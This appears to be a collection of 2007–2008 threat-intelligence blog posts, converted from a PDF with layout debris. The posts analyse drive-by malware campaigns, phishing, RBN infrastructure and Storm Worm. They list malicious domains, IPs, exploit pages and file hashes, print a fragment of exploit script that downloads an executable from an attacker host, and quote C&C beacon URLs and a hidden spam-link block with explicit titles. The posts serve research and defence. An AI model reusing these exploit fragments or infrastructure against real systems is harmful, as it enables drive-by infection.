Worm, Possibility Media's malware attack, and the malware embedded at the Syrian Embassy's web site, the

way they've ruined the holidays for lots of security folks out there? You disclose all of their publicly known and currently active "online properties", [2]submit them to Stopbadware, then see how they reply with a "Die()";"

message on one of their IPs (**85.255.116.206**), which is instantly confirming the positive ROI of your actions. The

[3]New Media Malware gang currently operates the following domains/IPs :

flashupdate.net/images/index.php

taktomi.ru/NewYear/ad

l0calh0st.jino-net.ru/tds3

jkh-novgorod.ru/wstat/adpack/

natural-amber.com/spl2/index.php

s0s1.net/mp3/index.php

trffc.org/in.cgi?default

home-xxx.com/shaven/index.shtml

85.255.116.206/ax2/load.php

testers.x5x.ru/subpage/index.php

traffurl.ru/sliv/?91956802f6fabf

88.255.94.250/ddd/index.php

91.192.105.6/images

r52.juhost.ru/ip/index.php

orentraff.cn/tdsslam/index.php?out=1193100109

xll-g.com/beaty/13389babe/cumoninn.com.html

xmaturelife.com/0419/kim5.html

e-learningcenter.ru/eng/index_files/input000.htm

apnea.health-hack.com/old/index.php

milk0soft.com/ipck/index.php

85.255.116.206/ax3/loadj947.php

85.255.116.206/ax2/tet.php

85.255.116.206/ax3/tet.php

spl.vip-ddos.org

670



spl.vip-ddos.org/index.php

Now go migrate your "infrastructure" on the 31st of December. Happy holidays to you too!

1. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>
2. http://www.google.com/safebrowsing/report_badware/

3. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>

671

672

2.

2008

673

2.1

January

674



Massive RealPlayer Exploit Embedded Attack (2008-01-07 20:40)

This [1]malware embedded attack is massive and ugly, what's most disturbing about it is the number of sites affected, which speaks for coordination at least in respect to having established the infrastructure for serving the exploit

before the vulnerability became public :

" One of our readers noted that there are a number of state government and educational sites that appear to have been compromised with the uc8010 domain. Upon review, I see that some of these have already been cleaned up.

However, the .gov and .edu sites are only a few of the many many sites that are turned up via google searches for the

uc8010 domain. As that domain was only registered as of Dec 28th, compromises of websites probably occurred in the past week. "

According to SANS, there are only two domains involved in the attack **uc8010.com/0.js** and **ucmal.com/0.js** however, there's also a third one, namely **rnmb.net/0.js**. This attack is nothing else but "embedded malware as usual", javascript obfuscations, multiple IFRAME redirectors to and from internal pages, and scripts within the domains. Let's assess those that are still active :

-

n.uc8010.com/0.js

returns

" ok

^

— ^"

message

and

loads

c.uc8010.com/ip/Cip.aspx

(61.188.39.218)

which

says

" *Hello*",

furthermore,

c.uc8010.com/0/w.js

loads

c.uc8010.com/1.htm;

**count38.51yes.com/click.aspx?id=389925362
&logo=1 and s106.cnzz.com/stat.php?id=742266
&web_id=742266**

The internal structure is as follows :

c.uc8010.com/1.htm - attempts MDAC ActiveX code execution (CVE-2006-0003) in between the following

c.uc8010.com/046.htm - javascript obfuscation

c.uc8010.com/r.htm - real player exploit

c.uc8010.com/014.js - javascript obfuscation

675



c.uc8010.com/111.htm - unobfuscated real player exploit

- **ucmal.com/0.js** (122.224.146.246) - another obfuscation

- **rnmb.net/0.js** says " *ok! ^_^ Don't hank me !* " but compared to the first two that are still active, this one is down as of yesterday, despite that it still remains embedded on many sites

Detection rate for the unobfuscated exploit :

Result: 17/32 (53.13 %) - Exploit-RealPlay; JS/RealPlay.B

File size: 3003 bytes

MD5: a85a28b686fc2deedb8d833feaacef16

SHA1: 0282e945ded85007b5f99ddee896ed5e31775715

Detection rate for the obfuscated exploit :

Result: 11/32 (34.38 %) - JS/Agent.AMJ!exploit; Trojan-Downloader.JS.Agent.amj

File size: 2880 bytes

MD5: d363ffca061ebf564340c4ac899e3573

SHA1: 1226d3d9fcc5052a623b481b48443aeb246ab5db

A lot of university, and international government sites continue to be embedded with the script, and so is Computer

Associates site according to [2]this article :

" Part of security software vendor CA's Web site was hacked earlier this week and was redirecting visitors to a malicious Web site hosted in China. Although the problem now appears to have been corrected, cached versions of some pages

in the press section of CA.com show that earlier this week the site had been redirecting visitors to the uc8010.com domain, which has been serving malicious software since late December, according to Marcus Sachs, director of the SANS Internet Storm Center. "

[3]Compared to [4]each and [5]every malware [6]embedded attack [7]that I [8]assessed in 2007, including all of Storm Worm's campaigns, they were all relying on outdated vulnerabilities to achieve their success, but this one is taking

advantage of the now old-fashioned window of opportunity courtesy of a malicious party enjoying the given the lack

of a patch for the vulnerability. Why old-fashioned? Because malware exploitation kits like [9]MPack, [10]IcePack,

[11]WebAttacker, the [12]Nuclear Malware Kit and [13]Zunker, changed the threatscape by achieving a 100 % success

rate through first identifying the victim's browser, than serving the exact exploit. Another such [14]one-vulnerability-serving malware embedded attack was the MDAC exploits farm spread across different networks I covered in a previ-


ous post. It's also interesting to note that a MDAC live exploit page was also found within what was originally thought to be a RealPlayer exploit serving campaign only. Shall we play the devil's advocate? The campaign would have been

far more successful if a malware exploitation kit was used, as by using a single exploit only, the campaign's success entirely relies on the eventual presence of RealPlayer on the infected machine.

1. <http://isc.sans.org/diary.html?storyid=3810>

2. <http://www.pcworld.com/article/id,141048-c,hackers/article.html>

3. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html>
4. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>
5. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>
6. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
7. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
8. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
9. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
10. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
11. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
12. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
13. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>
14. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>



MySpace Phishers Now Targeting Facebook (2008-01-07 23:43)

The "campaigners" behind the [1]MySpace phishing attack which I [2]briefly assessed in previous posts seem to have started targeting Facebook as well. [3]Ryan Singel comments, and quotes me in a related article :

" Hackers for the first time are targeting the popular social networking site Facebook with a phishing scam

that harvests users' login details and passwords. Some Facebook users checking their accounts Wednesday found

odd postings of messages on their "wall" from one of their friends, saying: "lol i can't believe these pics got posted....

it's going to be BADDDD when her boyfriend sees these," followed by what looks like a genuine Facebook link. But the link leads to a fake Facebook login page hosted on a Chinese .cn domain. The fake page actually logs the victims into Facebook, but also keeps a copy of their user names and passwords. "

Compared to their previous MySpace phishing campaign that was also serving malware in between, this was

was purely done for stealing accounting data of Facebook users only. And as we're on a Facebook malicious

678

campaigns topic, impersonating Facebook's login or web presence from a blackhat SEO perspective to serve malware is always trendy. Take this fake facebook login subdomain serving malware for instance - **facebook-login.vylo.org** (209.160.73.132) redirects to **iscoolmovies.com/movie/black/0/2/541/1/** which attempts to

load **209.160.73.132/download/502/541/1/** where **209.160.73.132/dw.php** is the adware in this case - Ad-

ware:Win32/SmitFraud. And yet another one - **facebook-login-61248sf1.krantik.info** (89.149.206.225) whose

once

deobfuscated javascript attempts to load
topsearch10.com/search.php (209.8.25.156). Spammy,
yammy.

1. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
2. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>
3. http://www.wired.com/politics/security/news/2008/01/facebook_phish

679

```
<div style="display:none;">
```

```
<a href="http://aero.tamu.edu/people/raktin/m.php?35.htm">Porny Monster</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?728.htm">Rocco Ravishes St.Petersburg</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1228.htm">Big Latin Wet Butts</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?942.htm">West Coast Gang Bang</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?998.htm">Super Squirters</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1091.htm">Baller Mann Ficker</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?243.htm">Snow Bottoms</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?360.htm">Porn Fidelity</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?551.htm">Peaches and Cream-Crunk Booty</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?652.htm">Penthouse-Missing Persons</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?438.htm">My Sister Is A Piece Of Ass</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1319.htm">Arena Total-14 Sperma Ekel</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?518.htm">Ashley Blue AKA Filthy Whore</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1043.htm">Honry Waitresses</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1073.htm">Anal Conduct</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?675.htm">MILF Hunter</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?101.htm">Die Greifer</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?383.htm">Porno Lasses Hottest Chicks</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1336.htm">Jacks Teen America Mission</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?642.htm">Women Of Color</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1104.htm">For Love Money Or A Greencard</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?880.htm">P.O.Verted</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1066.htm">Harder Than Steel</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?976.htm">Phat Ass Tits</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1309.htm">Big Boob P.O.U</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?303.htm">Hung Jury</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1180.htm">Boombastic Booty</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?606.htm">Whos The New Girl</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?239.htm">Welcome To Squirtsville</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?1307.htm">Booty Annihilators</a>  
<a href="http://aero.tamu.edu/people/raktin/m.php?684.htm">Teen Anal Pounding</a>
```


The Invisible Blackhat SEO Campaign (2008-01-09 00:21)

Count this as a historical example of a blackhat SEO campaign, and despite that "Fresh Afield's" blog

(**blogs.mdc.mo.gov**) is now clean, cached copies confirm the existence of hidden links that were embedded

on each and every post on it, apparently due to a compromise.

The blackhat SEO links invisible embed-

ded within the blog's posts on the other hand point to a compromised account at the Texas A &M University

(**aero.tamu.edu/people/raktim**), as you can see in the screenshot. Moreover, there's also a visible part of the campaign that was located under **blogs.mdc.mo.gov/custom/?0f**, and as usual, once the blackhat SEO pages were either uploaded or embedded like it happened in this case, the campaigns under the **blogs.mdc.mo.gov** URL were spammed

across the Internet.

680



Malware Serving Exploits Embedded Sites as Usual (2008-01-10 01:28)

The combination of the recent [1]RealPlayer exploit and [2]MDAC is a fad, but the very same is getting embraced in

the short-term by malicious parties in China that have also started combining the Internet Explorer VML Download

and Execute Exploit (MS07-004), thanks to recent localized forum postings on modifying the third exploit. Let's assess several sample domains.

8v8.biz/ms07004.htm (58.53.128.98) is such a domain that's serving a combination of these starting with

Exploit-MS07-004 :

Result: 12/32 (37.5 %)

File size: 3432 bytes

MD5: bafab9b8e38527e9830047fd66b39532

SHA1: b81abcf63a2c4bcf43526f28aec20fca2f58d67c

8v8.biz/1.htm - MDAC also loads **8v8.biz/06014.html** in between **8v8.biz/r.htm** - real player unobfuscated, where all of these attempt to load **8v8.biz/v.exe** - Worm.Win32.AutoRun.bkx; Win32/Cekar!generic

Result: 27/31 (87.10 %)

File size: 19501 bytes

MD5: 7b101f7baeae0ebab9ecc06fdb9542dc

SHA1: 36ffa50ce3873fb04c13c80421c205a7760f47ca

The binary is using a default set of known executables of anti malware products, and is installing a default de-

bugger injected upon execution of any of these, and is therefore successfully killing many of the applications.

681

Another exploit serving domain with a very diverse set of exploits used, but again serving the faddish RealPlayer plus MDAC combination is **uc147.com** (218.107.216.85) :

uc147.com/test/MS07004.htm

uc147.com/test/PPs.htm

uc147.com/test/biaxing06014.Htm

uc147.com/test/index.htm

uc147.com/test/Click_here.html

uc147.com/test/PPLIVE.htm

uc147.com/test/Thunder.html

uc147.com/test/bf.htm

uc147.com/test/Open.htm

uc147.com/test/ms06014.htm

uc147.com/test/jetAudio %207.x.htm

where all are trying to load **uc147.com/zy.exe** :

Result: 24/32 (75 %)

File size: 15456 bytes

MD5: 3a0804d8e12706e97cdda6aa4f50ef5f

SHA1: cfd2f158a658dc0d8618c35806b94008b4fb1c0f

The third domain is great example of what's an emerging trend rather than a fad, namely the use of compre-

hensive multiple IFRAMES loading campaigns.

qx13.cn/3.htm (61.174.61.94) (IE COM CreateObject Code Execution

(MS06-042) which loads sp. **070808.net/23.htm**, (75.126.3.218) where the following try to load as well :

sp.070808.net/in.htm

wc.070808.net/37.htm

az.sbb22.com/hh.htm

um.uuzzvv.com/uu.htm

fa.55189.net

acc.jqxx.org/40.htm

ktv.mm5208.com/25.htm

Two other IFRAMES within within **qx13.cn/3.htm**, **w.aeaer.com/ae.htm** (75.126.3.216) loads the same IFRAMES, and **qi.ccbtv.net/btv.htm** (66.90.79.138) again loads the same IFRAMES. It gets even more complicated and the

ecosystem more comprehensive as the secondary IFRAMES logically load many others such as :

68yu.cn/s29.htm

ermei.loveyoushipin.com/pic/9041.htm

yun.yun878.com/web/6619038.htm

ppp.749571.com/ww/new82.htm

2.xks08.com/dm1.htm?60

ad.2365.us/110

The more complicated and dynamic these IFRAME-ing attacks get, the higher the campaign's lifecycle becomes,

making it harder to determine where's the weakest link, and making it easier for the malicious parties to evaluate

which node needs a boost by including new domains spread across different netblocks like this case.

682

1. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>

2. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

683



The Pseudo "Real Players" (2008-01-15 00:28)

What happened with the recent [1]RealPlayer massive embedded malware attack? Two of the main hosts are

now, and the third one **ucmal.com/0.js** is strangely loading an iframe to [2]ISC's blog in between the following **61.188.39.218/pingback.txt** which was returning the following message during the last couple of hours " *You're welcome for being saved from near infection*".

As I'm sure others too like to analyze post incident response behavior of the malicious parties, in respect to

this particular attack, during the weekend they took advantage of what's now [3] a patent of the Russian Business

Network, namely to serve a fake 404 error message but continue the campaign. However, in RBN's case, only the

indexes were serving the fake account suspended messages, but the campaign was still active on the rest of the

internal pages. In the RealPlayer's campaign case, the 404 error messages themselves were embedded with the same

IFRAMES as well, in order to make it look like there's an error, at least in front of the eyes of the average Internet user.

Despite that the main campaign domains are blocked on a worldwide scale, the hundreds of thousands of

sites that originally participated are still not clean and continue trying to load the now down domains. Moreover,

the big picture has to do with a fourth domain as well, [4] yl18.net/0.js, that used to be a part of the same type of

massive malware embedded attack in November, 2007.

Why pseudo "real players" anyway? Because for this attack, they took advantage of what can be defined as a

fad, namely the use separate exploit as the cornerstone of the campaign, at least if its massive infection they wanted to achieve. The "real players" or script kiddies on the majority of occasions, serve exploits on a client-side matching basis, and therefore the more diverse the exploits set, the higher the probability a vulnerable application will be

detected and exploited. Therefore, given the number of sites affected it could have been much worse than it is

currently based on speculations of the success rate of the campaign in terms of infections, not the sites affected - a success by itself. Execution gone wrong given the foundation for the attack - until the next time.

1. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>
2. <http://isc.sans.org/>
3. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
4. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>

684



PAINTing a Botnet IRC Channel (2008-01-15 00:30)

I suppose that even for a script kiddie it takes extra time and patience to come up with such a spoofed IRC channel getting crowded with infected hosts. Drawing courtesy of a script kiddie's wishful thinking. Here are some [1]screenshots from the real world, and [2]some of the [3]most recent [4]developments I [5]covered in [6]previous posts.

1. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
2. <http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html>

3. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
4. <http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html>
5. <http://ddanchev.blogspot.com/2007/11/are-you-botnet-ing-with-me.html>
6. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>

685



RBN's Fake Account Suspended Notices (2008-01-16 00:01)

In the last quarter of 2007, under the public pressure put on the Russian Business Network's malicious practices,

[1]the RBN started faking the removal of malicious domains from its network by placing fake account suspended

notices, but continuing the malware and exploit serving campaigns on them. And since I constantly monitor RBN

activity, in particular [2]their relationship with the [3]New Media Malware Gang and Storm Worm, a relationship that

I've in fact established several times before, a recently assessed malicious domain further expands their underground ecosystem. Let the data speak for itself :

dev.aero4.cn/adpack/index.php (195.5.116.244) once deobfuscated loads **dev.aero4.cn/adpack/load.php** :

Detection rate : 11/32 (34.38 %)

File size: 6656 bytes

MD5: 5eb0ee32613d8a611b6dc848050f3871

SHA1: 55c0448645a8ed2e14e6826fae25f8f9c868be30

It gets even more interesting as the downloader attempts to download the following :

88.255.94.250/s2/200.exe

88.255.94.250/s2/m.exe

88.255.94.250/s2/d.exe

88.255.94.250/s2/un.php

686

And as I've already pointed out in a previous post, **88.255.94.250** is the [4]New Media Malware Gang. Moreover, next to **m.exe** and **d.exe** with an over 50 % detection rates, **200.exe** is impressively detected by one anti virus vendor only :

Detection rate : 1/32 (3.13 %)

File size: 33280 bytes

MD5: 9bf9265df5dea81135355d161f3522be

SHA1: 44cdcaf5e8791e10506e3343d73a2993511fa91f

Further continuing this assessment, **firewalllab.cn** (**203.117.111.106**) also responds to **aero4.cn**, and is

hosted at AS4657 STARHUBINTERNET AS Starhub Internet Pte Ltd 31, Kaki Bukit Rd 3 SINGAPORE (previously known as

CyberWay Pte Ltd). Even more interesting is the fact that **203.117.111.106** is also responding to known New Media Malware Gang domains :

businesswr.cn

fileuploader.cn

firewalllab.cn

otmoroski.cn

otmoroski.info

security4u.cn

tdds.ru

traffshop.ru

x-victory.ru

Furthermore, **203.117.111.106** seems to have made an appearance at **otrix.ru**, where in between the obfuscation an IFRAME loads to **58.65.233.97/forum.php**, where two more get loaded **4qobj63z.tarog.us/tds/in.cgi?14;** **4qobj63z.tarog.us/tds/in.cgi?15**. Deja vu, again, again and again - **4qobj63z.tarog.us** was among the domains used in the [5]malware embedded attack again the French government's site related to Lybia, and there I made the

connection with the New Media Malware Gang for yet another time.

There's indeed a connection between the RBN, Storm Worm and the The New Media malware gang. The mal-

ware gang is either a customer of the RBN, partners with the RBN sharing know-how in exchange for infrastructure

on behalf of the RBN, or RBN's actual operational department. Piece by piece and an ugly puzzle picture appears

[6]thanks to everyone monitoring the RBN that is still 100 % operational.

1. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>

2. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>

3. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>

4. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>

5. <http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html>

6.

<http://www.avertlabs.com/research/blog/index.php/2008/01/09/the-russian-business-network-is-on-tenterhook>

[s/](#)

687



The Random JS Malware Exploitation Kit (2008-01-16 00:06)

The [1]Random JS infection kit as originally named [2]by Finjan, is perhaps the first publicly announced malicious

innovation for 2008, in fact I've managed to obtain a copy of a sample .js and witness the filename change on the next request combined with complete disappearance of any .js on the third visit. Here's some press coverage - "[3]Over 10,000 trusted websites infected by new Trojan toolkit" :

" The random js attack is performed by dynamic embedding of scripts into a webpage. It provides a random filename that can only be accessed once. This dynamic embedding is done in such a selective manner that when a user has

received a page with the embedded malicious script once, it will not be referenced again on further requests. This method prevents detection of the malware in later forensic analyses. "

And several more articles - "[4]Hacking Toolkit Compromises Thousands Of Web Servers" ; "[5]Trojan toolkit infected 10000 Web sites in December" ; "[6]Legitimate sites serving up stealthy attacks". Compared to all of the malware embedded attacks during 2007 which were serving the malware from a secondary domain, as well as the exploits

themselves, in attack technique is hosting everything on the infected domain. **Sample random and local malware**

locations :

bunburyymas.com/ihkxtmzl

bunburyymas.com/odjiffkl

techicorner.com/bcuoixqf

otcash.com/ktehxmj

otcash.com/soqutkue

otcash.com/bemkwijz

Sample .js random filenames :

cgolu.js; czynd.js; eenom.js; eqfps.js; erztp.js; frpmg.js;
iggmy.js; jiodm.js; khkev.js; kksyr.js; kobgw.js; kolqj.js;
lvmlt.js; nrvaj.js; oalhi.js; pcqab.js; tezam.js; tfxep.js;
unolc.js; vduoz.js;

Sample malware hosting URL snippet :

688



```
bunburyymas.com/odjiffkl","c:\\mosvs8.e xe",5,1,"mosvs8");  
} catch(OBJECT id=yah8 classid=clsid:24F3EAD6-8B87-  
4C1A-97DA-71C126BDA08F> try { yah8.GetFile(  
bunburyymas.com/odjiffkl","c:\\mosvs8.ex e",5,1,"mosvs8");  
} catch(
```

Copies of the malware obtained mosvs8.exe – and logically submitted to each and every anti virus vendor on behalf of

VirusTotal just like every sample I ever came across to in the incident responses – attempt to connect to **206.53.51.75**, **206.53.56.30**, and **back39409404.com**, making naughty web requests such as :

206.53.51.75/cgi-bin/options.cgi?user

_id=3335213046

&socks=6267

&version

_id=904

&passphrase=fkjhsvdlksdhvlsd &crc=3c64cb2e

&uptime=00:00:58:38

back39409404.com/cgi-bin/options.cgi?user

_id=3335213046

&socks=6267

&version

_id=904

&passphrase=fkjhsvdlksdhvlsd &crc=3c64cb2e

&uptime=00:00:58:35

The following files are partly accessible at the still active C
&C's, the first one for instance :

cgi-bin/forms.cgi

cgi-bin/cert.cgi

cgi-bin/options.cgi

cgi-bin/ss.cgi

cgi-bin/pstore.cgi

cgi-bin/cmd.cgi

cgi-bin/file.cgi

689

Did anti virus vendors come up with a detection pattern for the .js already? Partly.

Detection rate : Result: 11/32 (34.38 %) JS.IEslice.aq;
JS/SillyDIScript.DG; Exploit:JS/Mult.K

File size: 31679 bytes

MD5: 93152dc2392349d828526157bf601677

SHA1: 1b10790d16c9c0d87132d40503b37f82b7f03560

And now that we've witnessed the execution of such an advanced and random attack approach limiting the possibil-

ities for assessing the impact of a malware embedded attack the way it was done so far, we can only speculate on

what's to come by the end of the first quarter of 2008. From my perspective however, the smartest thing in this type

of attack technique is that they limit the leads they leave behind to the minimum, thus, forwarding the responsibility to the infected host and limiting the possibility for easy expanding of the rest of their ecosystem. Moreover, despite that the module or the actual kit if it's really a kit is a [7]Proprietary Malware Tool for the time being, it will sooner or later leak out, and turn into a commodity, just like MPack and IcePack are these days.

1. <http://www.finjan.com/Content.aspx?id=1367>
2. <http://www.finjan.com/Pressrelease.aspx?id=1820&PressLan=1819&lan=3>

3. <http://www.publictechnology.net/modules.php?op=modload&name=News&file=article&sid=13685>
4. <http://www.informationweek.com/news/showArticle.jhtml?articleID=205603044>
5. http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci1293685,00.html
6. <http://www.securityfocus.com/news/11501>
7. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>



Your download should begin shortly. If your download does not start in 10-20 seconds, you can [click here](#) to launch the download and then press Run. *Enjoy!*

Storm Worm's St. Valentine Campaign (2008-01-16 02:11)

The [1]Riders on the Storm Worm started riding on yet another short term window of opportunity as always - St.

Valentine's day with a mass mailing email campaign linking to two files **with _love.exe** and **withlove.exe**, using an already infected host as a propagation vector itself in the very same fashion they've been doing so far.

Detection rate : 3/32 (9.38 %)

File size: 114689 bytes

MD5: 31ac9582674cad4c8c8068efb173d7c7

SHA1: cee93d3021318a34e188b8fae812aa929cb2bc9c

NOD32v2 - a variant of Win32/Nuwar

Prevx1 - Stormy:All Strains-All Variants

Webwasher-Gateway - Win32.Malware.gen!88 (suspicious)

The binary drops **burito.ini** (MD5 - A65FA0C23B1078B0758B80B5C0FD37F3) and **burito1205-67d5.sys** (MD5 -

C4B9DD12714666C0707F5A6E39156C11), and creates the following registry entries :

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_BURITO1205-67D5 HKEY_LOCAL

_MACHINE\SYSTEM\ControlSet001\Enum

m\Root\LEGACY

_BURITO1205-67D5\0000

HKEY

_LOCAL

_MA-

CHINE\SYSTEM\ControlSet001\Services\burito1205-67d5

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Ser


691

vices\burito1205-67d5\Security

Surprisingly, there are no client-side vulnerabilities used in last two campaigns.

